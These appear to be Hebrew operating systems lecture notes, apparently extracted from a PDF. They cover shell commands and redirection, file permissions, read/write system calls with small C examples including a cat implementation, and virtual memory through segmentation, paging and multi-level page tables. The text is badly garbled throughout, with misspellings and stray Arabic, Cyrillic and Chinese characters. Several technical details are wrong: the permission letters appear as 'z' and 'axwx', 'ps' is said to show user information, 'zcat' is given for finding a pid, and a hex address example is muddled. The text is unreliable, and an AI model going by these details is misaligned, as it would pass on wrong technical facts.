המטרה העיקרית היא לבצע מניפולציה על מידע, בפרט על קבצים. פקודות שימושיות שראינו:

ls (-lsa)	cd	pwd	rm (-rf)	touch
cat	mv	cp	rmdir	mkdir
chmod	export	echo	env	vim / nano
wc -l	grep (-o)	head	tail	file

נרי' תוכנית פשוטה בשם EchoName שמקבלת קלט מהמשתמש ומדפיסה את הפלט למסך. נזכיר כי כדי להריץ את התוכנית אנחנו צריכים תחילת לקמפל אותה:

```
gcc -o EchoName EchoName.c
```

לכל תוכנית יש 3 ערכי תקשורת סטנדרטיים:

- קלט (STDIN) – מספרו 0.
- פלט (STDOUT) – אלוי מדפסים עם printf, מספרו 1.
- שגיאה (STDERR) – באופן דיפולטי גם מגיע למסך, מספרו 2.

קלט ופלט יכולים להתקבל גם מקובץ. באופן הבא מקבל את הקלט מקובץ, והפלט גם יכתוב לקובץ:


```
./EchoName < input.txt > output.txt # truncated
./EchoName < input.txt >> output.txt # appended
echo "Bond" > 007.txt
```

כדי נרצה שהשגיאה תיכתב לקובץ נקבע להשתמש במספר של STDERR שהוא 2. ניתן לשרשר באמצעות pipe פלט של תוכנית אחת לתוך קלט של תוכנית אחרת וכך הלאה.

```
cat input.txt | ./EchoName
```


הרשאות:

- לכל משתמש יש שם ייחודי, והוא משוויך לקבוצות. כל קובץ שייר למשתמש בלבדו (המוגדר owner). ניתן לראות את המידע שלנו באמצעות הפקודה ps.
- ההרשאות של כל קובץ מסוים לבועל הקובץ (u), לקובץ (g), ולאחרים (o).
- לכל קובץ יש הרשות לקריאה (z), כתיבה (w), והרצתה (x).
- כדי לשנות הרשות אפשר לעבוד עם פורמט אוקטלי, 3 ביטים שמיניצים את האפשרויות השונות להרשות: read זה 4, write זה 2, execute זה 1. 7 כולל את כל הרשות. בפקודה chmod סדר נתינת הרשות הואoso.
- פורמט נוסף הוא להשתמש באותיותugo עבור בעל הרשות, "+" עבור הוספה (בהתאם "-" כדי להסרה), והאותיות axwx עבור סוג הרשותה.





קריאות מערכות (syscalls):



קריאה למערכת מאפשרת לתהליכים לבצע פעולות וגישה במערכת הפעלה, כמו גישה לחומרה, קבלת הרשותות גבירות ווכו'. בשתוכנויות ב-C קוראת ל-`printf`, היא עדיין לא עשו את הפעולה עצמה. לאחר מכן הקלעים היא קוראת לקריאה למערכת `write` מספר פעמים כלשהו, ואנחנו מקבלים את ערך החזרה ל-user space.

יש הרבה סוגים של קריאות למערכת:

- עברו קבצים – `.create, open, stat, read, write, close`
- עברו תהליכי – `.fork, wait, exec, kill`

מבצע תרגיל תכנותי בכמה שלבים:

1. קראת תוכן מקובץ – באמצעות קריאות למערכת `read/write` עם `.stdin/stdout`.
2. עבודה עם `stdin` – שימוש באותו קראות למערכת אך הפעם עם `.stdin/stdout`.
3. מימוש של `cat` – רק עבר הדפסת קובץ.

קריאה תוכן מקובץ (readfile.c): נוצרת את `fd` עבור קריאות המערכת. השתמש ב-`open` על מנת לחת את נתיב הקובץ שאנחנו מקבלים כארגומנט לתוכנית, ונפתח אותו לקריאה ובתייבה. אנחנו מקבלים בחרזה `file descriptor`, שככל הנראה יהיה 3 מה שהוא אחורי כל המספרים שכבר `assigned` לשאר ה-`fd`, עד 2). אם חוזר לנו מספר חיובי יוכל להמשיך.

```
int fd = open(argv[1], O_RDWR);
```

כעת נרצה לבצע `read`. הפונקציה מקבלת את ה-`fd`, באפר שלתוכו נקרא את המידע, ואת הגודל של הבאפר. ברגע הגדרנו את גודל הבאפר להיות 10 בתים. אם יש בקובץ פחות נקרא מה שיש בפועל. אם מצליחים לקרוא, מצליחים לקרוא לפחות byte 1. אולי נצטרך לקרוא ל-`read` בולאה כדי לקבל את כל המידע. נקבל 1- בקרה של בישולן.

```
ssize_t len = read(fd, buf, BUFSIZE);
```

עבודה עם `stdin` `stdout`: אפשר לקרוא ישירות מ-`stdin` `read` כאשר ניתן בתור `fd` את 0. כדי לבתו, אפשר להשתמש ב-`write` ולכתוב לתוך `fd` של `stdout` שהוא 1. אולי לא נצליח לכתוב את כל מה שהצלחנו לקרוא, لكن אנחנו בודקים את זה.

```
bytes_read = read(0, buf, BUF_SIZE); // Read from STDIN (0)
bytes_written = write(1, buf, bytes_read); // Write to STDOUT (1)
```

מימוש של `cat` (mycat.c): נגיד כאן באפר של 256 בתים. נגיד פונקציית עדור להדפסת שגיאות (לכתוב ל-`stderr` או עם `perror`). קיבל ארגומנט לקובץ שנרצה להדפיס, נפתח אותו עם `open` לקרוא בלבד. לאחר מכן נקרא ל-`read` בולאלת `while`, כל עוד קיבלנו מספר בתים גדול מאפס, נכתוב אותם עם `write` ל-`fd` של `stdout`.

```
int fd = open(argv[1], O_RDONLY);
while ((bytes_read = read(fd, buff, BUFF_SIZE)) > 0) {
    if (write(STDOUT_FILENO, buff, bytes_read) == -1) {
        close(fd);
        syscall_error("Failed writing to stdout");
    }
}
```

הערות:

- השגיאה נשמרת במשתנה גלובלי בשם `errno`.
- אפשר להסתכל על ה-`fd` הפתוחים של תחילה (משיגים את ה-`fd` עם `zcat`) בנתיב הבא: `./proc/<pid>/fd`.
- יש לשים לב לסגור את הקובץ בסיום עם `close`.
- נשים לב ש-`writw` לא בהכרח מצליח תמיד לכתוב את כל מה שקרהנו, לכן צריך לעשות עוד `while` ולודא שבתבנו את כל הבטים שתכננו לקרוא.

```
./mycat 300_a_chars.txt > output.txt
diff 300_a_chars.txt output.txt
```


זיכרון וירטואלי (חומרה)

זיכרון וירטואלי


מוטיבציה: המנגנון שמאפשר את האבstraction של virtual memory נקרא private address space. כדי להבין את הצורך בזכירון וירטואלי, נחשוב על מודול חומרתי שבו כל תהליך שרצה ניגש ישירות **לזיכרון הפיזי**. אם נתיחס לזכירון הכל-חלק הנוכחי, כל פעם שיש context switch נצטרך לשומר את תוכן כל הווירטואלי ולשחרר אותו עבור התהליך השועבר אליו (מאוד לא עיל), ורוב התוכניות לא משתמשות בכל הווירטואלי הפיזי. לכן, האפשרות הסבירה יותר היא להחזיק את הדאטא של כמה התהליכים בווירטואלי בו זמני, רק בכtbodyות שונות, ואז אין צורך לבצע העתקות באשר מתבצע context switch. גם במקרה יש בעיה:

- הגנה – לא רוצים שתהליך אחד יוכל לגעת בדאטא של התהליך אחר.

שיקיפות – לא רוצים שתוכנית תהיה תלואה בtbodyות מסוימת בווירטואלי הפיזי (רק היא נגשת אליה? מה יקרה אם נרצה להריץ כמה עותקים שלה? איך אפשר לדעת את זה בכלל בזמן קומPILEZA?).




ווירטואליות – לא יתאפשרו כתובות לווירטואלי הפיזי של המחשב. לכל תהליך יוגדר מיפוי מרחב הכתובות שלו (ווירטואליות) אל הווירטואלי הפיזי (DRAM). דבר זה פותר את הבעיה שהזכרנו, הוא מאפשר הגנה (כתובות וירטואליות של התהליך C יתמפו רק לדאטא שלו), ושיקיפות (מרחב זיכרון פרטני שkopf לכל התהליך, לא דואגים שהכתובות "תפוסות" על ידי תוכניות אחרות).



המיפוי: המיפוי מוגדר כחלק מצב המעבד, נשמר/נטען ב-context switch. המיפוי עצמו מוגדר ע"י **מבנה נתונים בווירטואלי**, המצביע לאזורים בווירטואלי הפיזי שבהם יושב הדאטא של התהליך. המעבד מקבל גישה לבניה הנטונים זהה ע"י **רגיסטר** (ניתן לגשת ורק במצב צווק), **שמצביע על המיפוי של התהילין הנוכחי**. ככל רגע נתון, הרגיסטר במעבד מצביע למיפוי המסויים שמאגדים את מרחב הכתובות של התהילין הנוכחי. באשר לש context switch, ניתן להחליף ממיפוי'A' למיפוי'B' ע"י שינוי ערך הרגיסטר (לאן הוא מצביע).

בנוסף, נרצה שהמיפוי יהיה **динמי**: להוסיף מיפויים חדשים (תוספה של זיכרון), להסר מיפויים ישנים (לאחר שחרור זיכרון), ולעדכן מיפויים קיימים.

ה-MMU (Memory Management Unit): הרכיב החומרתי שאחראי על תרגום מכתובות וירטואליות לפיזיות. כאשר המעבד צריך להריץ פקודת כלשהי של גישה לווירטואלי, המעבד פונה ל-MMU שמתרגם אותה לכתובת פיזית, ואז המעבד מבצע את הגישה לכתובת הפיזית. רק המעבד יודע לעשوت את התרגום בעזרת ה-MMU. **גם בקרנו 99%** מהכתובות שעובדים איתן הן וירטואליות.



שגיאות (MMU faults) יכולות לקרות כאשר התהיליך ניגש לכתובת לא חוקית (אין מיפוי ב-MMU), המעבד לא יכול להשלים את הפקודה, ועוד קופץ exception שימושה הפעלה לטפל בו. fault לא בהכרח מעד על שגיאה בתהיליך, ומשתמשים במנגנון הזה כדי לסקפ מותחנות (כמו לאפשר לתהיליך להיות עם מרחב כתובות גדול מגודל הווירטואלי של המחשב).

האם זה יכול לקרות תוך כדי שנאנכו בקוד של הkernel? כן, גם הkernel נעד במיפוי והמיפוי יכול להיבטל. [באופן כללי – **אם לא ציננו** במפורש שימושו לא יכול לקרות, אך הוא יכול לקרות]. אין קסמים, מערכת הפעלה היא בסופו של דבר תוכנית, שככל מה שמדובר באותה מותחנות אחרת שרצות על המעבד, שהוא במצב צווק].


לסבירו, מערכת הפעלה מתחזקת מבנה נתונים של מיפויים בווירטואלי. רגיסטר במצביע על מבנה המיפויים של התהילין הנוכחי. מערכת הפעלה דואגת לטען את הרגיסטר זהה עם הערך הנוכחי בחלק מביצוע context switch. המעבד מוציא משטמש ב-MMU כדי לתרגם כתובות שפקודות משתמשות בהן, מווירטואליות לפיזיות.

מיומש מבנה הנטונים: ה-ADT שהוא מספק הוא מילון: מגעים עם כתובות וירטואלית VA, ווחצים לקבל כתובות פיזית PA. אפשרות ראשונה היא להשתמש במערך, שיאונדקס לפי הכתובות הווירטואליות, ואם אין מיפוי נשים NULL. מערך זה יהיה **בגודל לא סביר** (2^{64} רשומות). אפשר לשפר ולהגדיל את **הגרנולריות** של הרשומות (ולספק רמת דיקון קטנה יותר) – במקרה רשומה במערך לכל כתובות VA בודדת, נתחזק רשומה **לטוחה** של GB של כתובות וירטואליות: הממפה ל-GB של כתובות פיזיות (ונצטרך לבנות את הכתובות עם offset מסוים). גם אז נקבל מערך גדול מידי (2^{34} רשומות).



Segmentation


במה שירעינו השימוש במערך, כאשר נרצה להגדיר את המיפוי באמצעות מערך בגודל קבוע, ע"י ניתן של **מבנה התוכנית** שאות מוחב הזיכרון שלו מגדרים. נחלק את התוכנית לחלקים לוגיים, אזורים רציפים של זיכרון (segments):



- בקובץ של התוכנית: סגמנט לפקודות המבונה (code), סגמנט למשתנים גלובליים וסטטיים (data).
- רק ביריצת התוכנית: הקצות דינמיות של זיכרון (heap), משתנים מקומיים (stack).

לדוגמה, נסתכל על תוכנית ב-Java שיצירתה אובייקט מטיפוס `String` בשם `s`, שמכיל את המחרוזת "hello". התווים עצם הם חלק מסגמנט ה-data (ושמרו בקובץ exe-ה-`hello`) ווועתקו ל זיכרון בשהתוכנית תרוץ). האובייקט `String` ישב בסגמנט ה-`heap`, כיוון שהוא מוקצה דינמית ע"י `new`. המשתנה המקומי `s` ישב במחסנית, בסגמנט ה-`stack`.

רעיון: הרעיון הוא להגדיר מערך שנקרא **segment table** שמאנדקס ע"י סוג הסגמנט. כמו בדוגמה עם הגרכוליות, כל רשומה במערך תצביע אל **אזור זיכרון פיזי** רציף, שיכל את **הסגמנט הרלוונטי**. המערך עצמו ישב בזיכרון, ומערכת הפעלה תיען את הכתובת שלו לתוך רגיסטר במעבד, כדי שה-MMU ידע לחפש בו.



- אויך נדע בהינתן VA לאיזה סגמנט היא שייכת?
כתובת וירטואלית מיוצגת כזוג: **מזהה הסגמנט + ה-offset** בתוך הסגמנט.

איך אפשר למן עז מתחילה להשתמש ב-`offset` שוחרג מוגדל סגמנט? רשותה במערך (table) כולל לא רק את הכתובת של כל סגמנט אלא גם `limit`, והוגדל זהה מגדר את המיפוי. אם חרגנו מה-`limit` אז נגרם MMU fault.


דוגמה ל-`segmentation`: באן אנחנו רוצים לקרוא מסגמנט 2 בכתובת 18 (0x18 בדצימלי). ב-`segment table` כל סגמנט יש את בתובת הבסיס שלו בזיכרון הפיזי, וה-`limit` שלו. הכתובת שאליה צריך לגשת היא $18 + 18 = 36$. הערך ששולש ברגיסטר `ldtr` הוא **הכתובת הפיזית של ה-`segment table`** (אחרת הוא יצטרך לתרגם אותה, ונוצרת לנו תלות מעגלית, אי אפשר לבצע את התרגום).

חסרונות בשיטה זו:

- ניהול סגמנטים דינמיים (stack, heap) – אם רוצים להגדיל אחד מהם? אפשר להגדיר אותו מראש עם `limit` שמאפשר מקום לגדייה, אבל זה בזבוז של זיכרון. אפשרות אחרת, אם הזיכרון הפיזי אחורי הסגמנט פניו, אפשר להגדיל את `limit`, אבל זה לא בהכרח אפשרי.
- פרוגמנטציה (fragmentation) – מה קורה אם רוצים להריץ תהליך חדש, ולשם כך להעתיק סגמנט שלו לזכרון, אבל למחרות שיש מספיק זיכרון, אין מספיק זיכרון **רציף פנוי** (בדומה לחיפוש חניה כאשר מכוניות חונה בצד道) שלא מאפשרת להיבנס, אבל אם היה זהה היה מקום (?). סך האזרחים הפנויים גדול מוגדל הסגמנט, אבל אין רציף פנוי שיכיל אותו.

Paging

Paging: הפטרון המתוחכם יותר, נקרא **paging**. הרעיון מאחריו הוא הבחנה שהבעיה של **segmentation** היא שוב היהת בעית גרבולריות. סגמנטים הם עדין ייחדה גודלה מיידי מחייב לחלק לפיה את מרחב הכתובות של תהליכים. لكن, גגדיר **גרבולריות** ב**יחידות הרבה יותר קטעות שנקראות pages**, דף ועוד יהיה לרוב $B = 4KB$ ². המידע בדף בודד חייב להיות רציף בזיכרון. אבל – דפים שונים, גם אם רציפים בזיכרון הווירטואלי (בתובות וירטואליות רציפות), לא חייבים להיות רציפים בזיכרון הפיזי.




- בר פתרנו את בעיית הפרוגמנטציה – מערכת הפעלה יכולה "לשבור" את הטווח, מבחינת המיפוי, ולמפות דפים שונים בו לכתובות לא רציפות בזיכרון הפיזי, וכך להצליח לנצל את כל הזיכרון הפיזי הפנוי, אפילו שהוא לא רציף.
- חווב לשים לב שאין הכרח שהמייפויים שנוצרים יהיו חח"ע. מערכת הפעלה יכולה, אם רצים, להגדיר את המיפוי בר שדים וירטואליים שונים יתמכו באותה דף פיזי, שנקרוא גם **.frame**.

זה מאפשר לנו ליצור מבנה address space הווירטואלי של התהיליך גדול בהרבה מהזיכרון הפיזי, פרקטית בלתי מוגבל. הסיבה שמדובר זיכרון של 64 ביט לא אפשרי גם סגמנטים, היא שסגןט חייב להיות רציף בזיכרון הפיזי, ולכן לא יכול להיות בגודל שעולה על הזיכרון הפיזי. לעומת זאת, העבודה עם דפים מאפשרת למערכת הפעלה "לשחק" עם המיקום שלהם למרחב הזיכרון הווירטואלי של התהיליך, וכך שבעל רגע נתון רק חלקם יהיה טעון ממש בזיכרון והאחרים לא (working set).

Page Table:創ת נדבר על בניית הנתונים שמאגדיר את המיפויים בשיטת ה-**paging**. מבנה זה נקרא **page table** (PT), ובוון שעובדים בגרבולריות של דפים, הוא ממפה דפים וירטואליים לדפים פיזיים (frames). הדפים ממושרים, והוא-PT ממפה **VPN** (מספר דף וירטואלי) ל-**PPN** (מספר דף פיזי). ה-PT מורכב מרשומות שנקראות **PTE** (page table entry). כל VPN מקשר ל-PT שמצוין את המיפוי שלו.

נשים לב כי offset מיוצג ע"י 12 ביטים (גודל דף הוא B^{12}) התוצאות של הכתובת הווירטואלית. لكن, כאשר נרצה לקחת אותן בוצע מודולו עם גודל ה-page, ובאשר נרצה לקחת את ה-VPN נבצע חלוקה בגודל ה-page. המיספור מתחילה מ-0.




אין נראה תהיליך הורograms:

- יש למבודר גיבוטו צוק בשם **PTBR**, **PT** של התהיליך הנכוני. הערך זהה נטען באשר הקרן מבצע **context switch**.
- בודקים האם המיפוי תקין. יש שדה ב-PTE בשם **valid**, שאם הוא דליק אז המיפוי תקין.
- ראשית ממפים VPN ל-**PPN**: ה-**MMU** מחפש ב-**PT** וויצא עם מספר הדף הפיזי.
- לאחר מכן משתמשים בביטויים התחכומים של **offset**, **PPN** שייצא מהמיפוי ומקבלים את הכתובת הפיזית.

מימוש מבנה ה-**PT**:


- מערך – המבוקש הוא מערך שמאנדקס לפי VPN, אבל ראיינו כבר קודם שפסלנו גרבולריות של GB עבור מערך מיפויים, ועבדנו אנחנו רצחים גרבולריות של 4K. ב-**PT** יש הרבה שמרחבות הכתובות הוא sparse.
- טבלת **hash** – ה-**VPN** יילך ל-**hash table**, כדי לחפש שם כניסה שמתאימה לו. בכל צומת בטבלה יהיה רשום ה-**VPN** וה-**PPN** שלו הוא מתמפה. אם לא מצויים צומת מתאים, סימון שאין מיפוי. בגישה הזאת אין צורך ב-bit **valid**. החישוב הוא שזמנן החיפוש וההכנסה יכולים להיות **לינאריים** בגודל מרחב הכתובות (במספר הדפים שבו) במקרה הגראן.
- עץ **בינארי מאוזן** – לכל תהיליך, נתזקק עץ שבו כל צומת המפתח הוא **VPN**, והערך הוא **PPN** שלו הוא ממופה. אמנם שיפרנו את החסם מלינארוי ללוגריאומי, אבל זה עדין יחסית הרבה זמן.

A node's position implies its prefix/key.




הפתרון נמצא בסוג אחר של עץ, ושמו trie. ב-tree לא מבוצעים השוואות על מפתחות, במקומם זה משתמשים על המפתחות עצמם מחרוזות מעלה איזשהו א'ב של סימבולים, שנמספר מ-0 עד d. כל צומת ב-tree מגדיר מחרוזת, והגדולה היא רקורסיבית: **כל צומת יש d ילדים**. אם הצומת שמתאים למחרוזת α, אז הילד ה-k-י שלו יתאים למחרוזת αk. לשם הפשטות, נניח שככל המפתחות הם באורך אותו אורך. כל צומת הוא פשוט מערך של d מצביעים. חישוב בעץ מתבצע על סמן הסימבולים שהמפתח מכיל, וכן בכל פעם דרך המיקום המתאים במערך, כך שהמסלול של רקחנו אל עלה יגדיר את המפתח שלו. **אם לצומת אין ילדים, לא שומרים אותו – רושמים NULL**.

לדוגמה – נניח שהמפתחות הם מחרוזות שמורכבות מ-3 תווים (סימבולים) של 8 ביטים כל אחד, כלומר 3 בתים. אז לכל צומת יהיה $2^8 = 256$ מצביעים לבנים. עבשו נניח שמחפשים את המפתח .cat



- בשלב הראשון, הולכים לשורש של העץ וקוראים את מערך הבנים שלו במקום שמתאים לערך המספרי של c בסימבול של 8 ביטים. אם יש שם NULL, סימן שאין אף מפתח שמתחליל ב-c בעץ וסימנו. אם הוא לא NULL קיבלנו מצביע לבן.
- הולכים לבן וקוראים את מערך הבנים שלו, במקום המתאים לערך של a. עבורים לבן הבא ומתחפשים שם את t.
- מצאנו – משתמשים במצביע בשבייל לפחות את ה-value שאלו המפתח מתמפה. מתייחסים במצביע בעליה כאילו הוא מצביע לתמונה.




Multi-level page table: השתמש ב-tree למימוש PT באופן הבא: המפתחות יהיו ה-VPN (בגודל קבוע). ה-value (הערך בסוף החישוב) יהיה ה-PTE. ביצוע המיפוי (page walk), ייקח זמן קבוע, לפי איך שנחלק את ה-VPN לסימבולים. מבנה זהה, נקרא - multi-level page table. פה אנחנו יוצרים מבנה של כמה רמות, שכל אחת עוברת דרך מערך, ורק קטע יותר.


כל entry ברמה k מצביע אל צומת ברמה 1 + k ולא אל איזשהו entry ספציפי באותו צומת. כדי לדעת מה ה-entry הרלוונטי באותו צומת, משמשים בסימבול, שmagdir את מס' ה-entry בצומת שציריך לקרוא כדי לקבל את המצביע אל הצומת בramahaba.

נחלק את ה-VPN ל-k חלקים. הרגיסטר שאחננו שומרם במעבד (PTBR) מצביע על השורש, 0 level. אם בחלק הראשון יש d ביטים, אזי ברמה 0 יהיו 2^d ביטים. לפי ה-d ביטים אנחנו בוחרים את הבן הבא ב-level 1. ברמה 1 – k נקבל בברא את ה-PPN, זה ה-value שלנו. באשר אנחנו מדברים על המצביעים ששומרם בזמנים השונים של ה-table, מדובר על **בתיבות פיזיות**. אנחנו בתחילת התרגום, אין ברירה אלא לעבוד ושירות עם בתיבות פיזיות.

